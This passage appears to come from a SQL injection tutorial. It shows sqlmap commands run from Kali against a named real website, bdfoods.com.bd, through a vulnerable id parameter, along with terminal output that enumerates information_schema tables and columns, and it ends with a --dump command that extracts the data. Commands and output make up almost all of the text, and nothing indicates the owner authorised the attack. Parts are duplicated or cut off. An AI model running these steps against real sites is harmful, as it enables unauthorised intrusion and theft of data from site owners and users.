| INNODB_LOCKS
| INNODB_LOCK_WAITS
| INNODB_TRX
| KEY_COLUMN_USAGE
| PARAMETERS
| PARTITIONS
| PLUGINS
| PROCESSLIST
| PROFILING
| REFERENTIAL_CONSTRAINTS
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| SESSION_STATUS
| SESSION_VARIABLES
| STATISTICS
| TABLES
| TABLESPACES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TRIGGERS
| USER_PRIVILEGES
| VIEWS
+-----+
[02:17:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/bdfoods.com.bd'
[02:17:15] [WARNING] you haven't updated sqlmap for more than 398 days!!!
[*] ending @ 02:17:15 /2020-09-04/
root@kali:~#
```

- Now to access the data of the tables we will use '--columns' instead of '--tables'.

```
| USER_PRIVILEGES
| VIEWS
+-----+
[02:17:15] [INFO] fetched data logged to text files under '/root/.sqlmap/output/bdfoods.com.bd'
[02:17:15] [WARNING] you haven't updated sqlmap for more than 398 days!!!
[*] ending @ 02:17:15 /2020-09-04/
root@kali:~# sqlmap -u "http://bdfoods.com.bd/awards.php?id=9" --columns -D information_schema -T Files
```

- We will get the following results.

```

File Edit View Search Terminal Help
web application technology: PHP 5.4.45, Nginx
back-end DBMS: MySQL >= 5.0.12
[02:26:53] [INFO] fetching columns for table 'Files' in database 'information_schema'
Database: information_schema
Table: Files
[38 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| VERSION | bigint(21) unsigned |
| AUTOEXTEND_SIZE | bigint(21) unsigned |
| AVG_ROW_LENGTH | bigint(21) unsigned |
| CHECK_TIME | datetime |
| CHECKSUM | bigint(21) unsigned |
| CREATE_TIME | datetime |
| CREATION_TIME | datetime |
| DATA_FREE | bigint(21) unsigned |
| DATA_LENGTH | bigint(21) unsigned |
| DELETED_ROWS | bigint(4) |
| ENGINE | varchar(64) |
| EXTENT_SIZE | bigint(4) |
| EXTRA | varchar(255) |
| FILE_ID | bigint(4) |
| FILE_NAME | varchar(64) |
| FILE_TYPE | varchar(20) |
| FREE_EXTENTS | bigint(4) |
| FULLTEXT_KEYS | varchar(64) |
| INDEX_LENGTH | bigint(21) unsigned |
| INITIAL_SIZE | bigint(21) unsigned |
| LAST_ACCESS_TIME | datetime |
| LAST_UPDATE_TIME | datetime |
| LOGFILE_GROUP_NAME | varchar(64) |
| LOGFILE_GROUP_NUMBER | bigint(4) |
| MAX_DATA_LENGTH | bigint(21) unsigned |
| MAXIMUM_SIZE | bigint(21) unsigned |
| RECOVER_TIME | bigint(4) |
| ROW_FORMAT | varchar(10) |
| STATUS | varchar(20) |
| TABLE_CATALOG | varchar(64) |
| TABLE_NAME | varchar(64) |
| TABLE_ROWS | bigint(21) unsigned |
| TABLE_SCHEMA | varchar(64) |
| TABLESPACE_NAME | varchar(64) |
| TOTAL_EXTENTS | bigint(4) |
| TRANSACTION_COUNTER | bigint(4) |
| UPDATE_COUNT | bigint(4) |
| UPDATE_TIME | datetime |
+-----+-----+

[02:26:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/bdfoods.com.bd'
[02:26:53] [WARNING] you haven't updated sqlmap for more than 398 days!!!

[*] ending @ 02:26:53 /2020-09-04/
root@kali:~#

```

- Now to dump the data into the folder we will use the following command.

```

File Edit View Search Terminal Help
root@kali:~#
+-----+-----+
| FILE_ID | bigint(4) |
| FILE_NAME | varchar(64) |
| FILE_TYPE | varchar(20) |
| FREE_EXTENTS | bigint(4) |
| FULLTEXT_KEYS | varchar(64) |
| INDEX_LENGTH | bigint(21) unsigned |
| INITIAL_SIZE | bigint(21) unsigned |
| LAST_ACCESS_TIME | datetime |
| LAST_UPDATE_TIME | datetime |
| LOGFILE_GROUP_NAME | varchar(64) |
| LOGFILE_GROUP_NUMBER | bigint(4) |
| MAX_DATA_LENGTH | bigint(21) unsigned |
| MAXIMUM_SIZE | bigint(21) unsigned |
| RECOVER_TIME | bigint(4) |
| ROW_FORMAT | varchar(10) |
| STATUS | varchar(20) |
| TABLE_CATALOG | varchar(64) |
| TABLE_NAME | varchar(64) |
| TABLE_ROWS | bigint(21) unsigned |
| TABLE_SCHEMA | varchar(64) |
| TABLESPACE_NAME | varchar(64) |
| TOTAL_EXTENTS | bigint(4) |
| TRANSACTION_COUNTER | bigint(4) |
| UPDATE_COUNT | bigint(4) |
| UPDATE_TIME | datetime |
+-----+-----+

[02:26:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/bdfoods.com.bd'
[02:26:53] [WARNING] you haven't updated sqlmap for more than 398 days!!!

[*] ending @ 02:26:53 /2020-09-04/
root@kali:~# sqlmap -u "http://bdfoods.com.bd/awards.php?id=9" --dump -D information_schema -T Files

```

- ```
[*] ending @ 02:28:11 / 2020-09-04/

root@kali:~#
```

